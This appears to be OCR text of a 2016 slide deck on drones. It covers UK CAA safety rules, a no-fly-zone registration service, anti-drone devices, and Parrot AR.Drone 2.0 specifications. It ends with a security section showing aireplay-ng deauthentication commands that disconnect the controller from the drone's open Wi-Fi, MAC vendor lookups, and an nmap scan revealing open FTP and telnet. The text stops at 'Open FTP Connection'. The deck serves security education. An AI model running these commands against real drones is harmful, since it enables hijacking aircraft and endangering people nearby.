
You will be prompted for your name and e-mail address after confirming your property address.

1 Enter your home address and provide basic info. Takes 30 seconds and free for life!

2 We verify your information and register your address and GPS coordinates in our NoFlyZone.org database.

3 We coordinate with participating drone manufacturers to automatically prevent drones from flying over your property.

Civil Aviation Authority



You have control

Remember, you are responsible for your drone.

Be safe, be legal

www.caa.co.uk/droneaware

CAP 1202 11/15

Remember

YOU are responsible for each flight

Take time to understand the rules as you are legally responsible for every flight.

Failure to comply could lead to a **criminal prosecution.**

YOU are responsible for avoiding collisions

You should never fly a drone near an airport or close to aircraft.


It is a criminal offence to endanger the safety of an aircraft in flight.

Keep your drone in sight

You must keep your drone in sight at all times.


Stay below 400 feet.

Learn to fly your drone




Joining a local flying club can help you learn new skills and keep within the law.

Keep your distance



It is illegal to fly your drone over a congested area. Never fly within 50 metres of a person, vehicle or building. If you think a drone is being flown dangerously then call the local police on 101.

Consider rights of privacy



Think about what you do with any images you obtain as you may break privacy laws. Details are available from the Information Commissioner's Office.

Be safe, be legal www.caa.co.uk/droneaware

Laws in UK (Brief Overview)

- Drone weighs less than 20kg
- Not using it for commercial reasons
- Avoid flying it within 150 meters of a congested area and 50 meters of a person, vessel, vehicle or structure not under the control of the pilot
- Can't go above 400 feet in altitude or further than 500 meters horizontally. If you want to exceed that, you need to seek explicit permission from the Civil Aviation Authority (CAA).
- Anyone using a drone for commercial use is also required to seek permission from the CAA. To get a license you will have to show that you are "sufficiently competent".
- Always keep your drone away from aircraft, helicopters, airports and airfields
- Use your common sense and fly safely; you could be prosecuted if you don't.
- The House of Lords EU Committee is calling for the compulsory registration of all commercial and civilian drones, claiming that it would allow the government to track and manage drone traffic and address safety concerns.

Drones Law UK

- https://www.caa.co.uk/drones/
- http://uavcoach.com/eu-uk-drone-regulations-an-inside-look/
- http://www.noflydrones.co.uk/

Protection against the Drones

DroneDefender – Anti-Drone Shoulder Rifle

- Remote Control Drone Disruption
- GPS Disruption

Video: DroneDefender

Parrot AR Drone 2.0 Specs

1GHz 32 bit ARM Cortex A8 processor with 800MHz video DSP TMS320DMC64x

OS - Linux 2.6.32

RAM – **1** GB

Front Cam – 720p

Ground Cam – QVGA

USB – Onboard, use flash drive


Wi-Fi – 802.11 a/b/g/n

Utrasonic Altimeter

Security Vulnerabilities of the AR.Drone 2.0

Parrot AR Drone 2.0 uses Open Wi-Fi as a communication method between Drone and Controller.


Parrot AR Drone 2.0 when connected to iPad



Security Vulnerabilities of the AR.Drone 2.0

Parrot AR Drone 2.0 running with open Wi-Fi

iPad –Drone Controller



Security Vulnerabilities of the AR.Drone 2.0

Parrot AR Drone 2.0 running with open Wi-Fi

iPad –Drone Controller

Laptop running Linux

Use aireplay-ng to de-authenticate the Drone Controller


```
aireplay-ng -0 20 -a A0:14:3D:BC:02:14 -c 00:0F:B5:FD:FB:C2 wlan0
```

a – MAC Address of Parrot Drone

c – MAC Address of Controller connected to the Drone


20 – Approximate De-authentication packets need to be sent to disconnect controller(here - iPad) from the Parrot AR Drone 2.0

Demo Video: De-authentication of Controller



```
root@kali:~# aireplay-ng -0 35 -a A0:14:3D:BC:02:14 -c 78:FD:94:4F:FA:54 mon0
```

MAC Address for Parrot AR Drone 2.0




standards-oui.ieee.org/oui/oui.txt

```
90-03-B7   (hex)                  PARROT SA
9003B7     (base 16)              PARROT SA
                                  174 Quai de Jemmapes
                                  Paris    75010
                                  FR

A0-14-3D   (hex)                  PARROT SA
A0143D     (base 16)              PARROT SA
                                  174 Quai de Jemmapes
                                  Paris    75010
                                  FR

00-26-7E   (hex)                  PARROT SA
00267E     (base 16)              PARROT SA
                                  174 Quai de Jemmapes
                                  Paris    75010
                                  FR

00-12-1C   (hex)                  PARROT SA
00121C     (base 16)              PARROT SA
                                  174 Quai de Jemmapes
                                  Paris    75010
                                  FR
```


http://standards-oui.ieee.org/oui/oui.txt

NMAP Scan on Parrot AR Drone 2.0




```
root@kali:~# nmap 192.168.1.1

Starting Nmap 6.25 ( http://nmap.org ) at 2016-04-26 11:11 UTC
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.1
Host is up (0.0051s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
23/tcp   open  telnet
5555/tcp open  freeciv
MAC Address: A0:14:3D:BC:02:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 8.29 seconds
```

Open FTP Connection



